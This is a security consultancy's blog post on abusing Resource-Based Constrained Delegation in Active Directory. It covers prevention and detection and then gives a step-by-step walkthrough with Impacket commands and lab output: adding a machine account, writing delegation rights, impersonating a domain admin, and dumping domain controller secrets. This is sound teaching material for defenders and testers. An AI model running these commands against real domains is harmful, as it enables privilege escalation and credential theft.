Resource-Based Constrained Delegation Attack | RedfoxSec

redfoxsec.com/blog/rbcd-resource-based-constrained-delegation-abuse

Shashi Kant Prasad

July 15, 2023

Resource-Based Constrained Delegation (RBCD) Attack

- July 15, 2023
- Active Directory
- Shashi Kant Prasad

Resource-Based Constrained Delegation (RBCD) is a feature introduced in Windows Server 2012 that allows administrators to configure which accounts are trusted to delegate on their behalf. This type of delegation is more secure than its predecessors, but it can still be abused and used as a means of lateral movement and privilege escalation. In this blog post, we will provide an overview of the RBCD attack, including its basics, scenarios, access and permissions required, prevention, and detection.

RBCD Basics

You can configure Resource-Based Constrained Delegation on the resource or a computer account itself. This configuration differs from other types of delegation that are set up on the accounts accessing the resource. The msDS-AllowedToActOnBehalfOfOtherIdentity attribute controls resource-based delegation, storing a security descriptor for the object that has access to the resource. This delegation model is better than its predecessors because it provides authentication support for across-domain service solutions by using an existing Kerberos infrastructure without needing to trust front-end services to delegate to any service.

Scenarios of RBCD Abuse

To perform an RBCD attack, an attacker needs control over an object that has SPN configured or the ability to add a new machine account to the domain. Additionally, they need write permission over the target computer. In one scenario for an RBCD attack, the attacker gains control over a non-privileged account on a Windows machine that has write access to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on a domain controller. This is possible due to poorly configured Active Directory permissions. The attacker proceeds to create a new computer account using PowerMad and sets the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to include the security descriptor of the created computer account. Finally, they exploit resource-based constrained delegation using Rubeus.

Access and Permissions Required

The only privilege that an attacker needs is the capability to write the attribute on the target computer due to some poorly configured Active Directory permissions. By default, all users can create 10 computer accounts (MachineAccountQuota), making these tasks easy to accomplish from a non-privileged account. However, to create a new computer account, the attacker needs to have control over an object that has SPN configured or the ability to add a new machine account to the domain. Additionally, they need write permission over the target computer.

Prevention

To prevent RBCD attacks, it is essential to understand and lock down Active Directory permissions. Knowing who has access to Active Directory is vital to securing it. Being able to modify a computer object's attribute is just one avenue that an attacker can use to exploit your environment. The capability to modify group membership or reset passwords of other users within an environment can be equally damaging and easier to exploit with tools like BloodHound. Exploiting these capabilities can lead to significant security breaches.

Ensure that sensitive accounts that should not be delegated are marked as such. Putting a user into the Protected Users group or checking the option 'Account is sensitive and cannot be delegated' will stop a resource-constrained delegation attack in its tracks.

RBCD Abuse Detection

To detect RBCD attacks, it is essential to monitor for computer accounts being created by non-admin users. The attribute 'mS-DS-CreatorSID' gets populated. This happens when a non-admin user creates a computer account, so you can use this command to identify those accounts:

```
Get-ADComputer -Properties ms-ds-CreatorSid -Filter {ms-ds-creatorsid -ne "$Null"}
```

RBCD Attack Tools

There are several tools that attackers can use to perform RBCD attacks. Rubeus is a popular tool that can be used to abuse resource-based constrained delegation. It has a feature called ‘s4u’ that enables attackers to request a Kerberos ticket-granting ticket (TGT) for a user and then exchange it for a service ticket for the resource they want to access.


Another tool that you can use to create a new computer account is PowerMad. Additionally, Impacket offers a Python library for working with network protocols, such as Kerberos and LDAP, and provides several tools for performing RBCD attacks.

Steps to Perform RBCD Attack

To perform an RBCD attack, an attacker needs to follow the below steps:

1) Create a dummy computer in the domain using the addcomputer.py script from Impacket toolkit.


```
impacket-addcomputer -computer-name 'controlled_account$' -computer-pass
'password'  -dc-host 'domain_controller'  'domain'/'domain_user':'password'
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-addcomputer -computer-name RBCD$ -computer-pass [redacted] -dc-ip 10.0.2.7 insecurecorp.local/Pentester:'[redacted]
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account RBCD$ with password [redacted]

┌──(kali㉿kali)-[~]
└─$ █
```

2) Populate the msDS-AllowedToActOnBehalfOfOtherIdentity attribute with the security descriptor of the computer account created earlier.

```
impacket-rbcd -delegate-from 'controlled_account' -delegate-to 'target$' -dc-ip
'domain_controller' -action 'write' 'domain'/'domain_user':'password'
```




```
┌──(kali㉿kali)-[~]
└─$ impacket-rbcd -delegate-from RBCD$ -delegate-to DC$ -dc-ip 10.0.2.7 -action 'write' insecurecorp.local/Pentester:'[redacted] -debug
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Initializing domainDumper()
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] RBCD$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     RBCD$        (S-1-5-21-1071434215-2697993623-1380600004-1351)

┌──(kali㉿kali)-[~]
└─$ █
```

3) Get the impersonated service ticket of the domain admin user.

```
impacket-getST -spn ‘service/domain_controller_hostname’ -impersonate
‘domain_admin” -dc-ip 'domain_controller_ip'
'domain'/'controlled_account$’:'password'
```

Save the ticket to cache


```
export KRB5CCNAME=administrator.ccache
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-getST -spn 'cifs/dc.insecurecorp.local' -impersonate godfather -dc-ip 10.0.2.7 'insecurecorp.local/RBCD$:[redacted]'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating godfather
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in godfather.ccache

┌──(kali㉿kali)-[~]
└─$ export KRB5CCNAME=godfather.ccache

┌──(kali㉿kali)-[~]
└─$ 
```

4) Use Impacket toolkit to abuse resource-based constrained delegation and gain access to the target system.

```
impacket-secretsdump -k target-ip 'IP' 'domain'
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -k -target-ip 10.0.2.7 dc.insecurecorp.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service Remot
[*] Starting serv
[*] Target system
[*] Dumping local
Administrator:50
Guest:501:aad3b4
DefaultAccount:5
[-] SAM hashes e
[*] Dumping cache
[*] Dumping LSA S
[*] $MACHINE.ACC
INSECURECORP\DC$:
5302a9345bcc65b2
80eed557a3e14f19
[redacted]
```

Attackers can abuse Resource-Based Constrained Delegation (RBCD), a powerful feature in Windows Server 2012, to gain unauthorized access to resources. Understanding the basics of RBCD, identifying potential abuse scenarios, and familiarizing oneself with the tools attackers employ to execute RBCD attacks is crucial. To prevent RBCD attacks, organizations should take action to lock down Active Directory permissions. In addition to this, the organization should designate sensitive accounts that are not to be delegated. Detection of RBCD attacks involves monitoring the creation of computer accounts by non-admin users.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems, and provide recommendations to remediate them**.

"Join us on our journey of growth and development by signing up for our comprehensive **courses**.

PreviousAS-REP Roasting
NextBloodHound Cheat Sheet

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know

September 06, 2025

When Hackers Hit the Road: The Jaguar Land Rover Cyberattack

September 05, 2025

This Is the Hacker’s Swiss Army Knife. Have You Heard About It?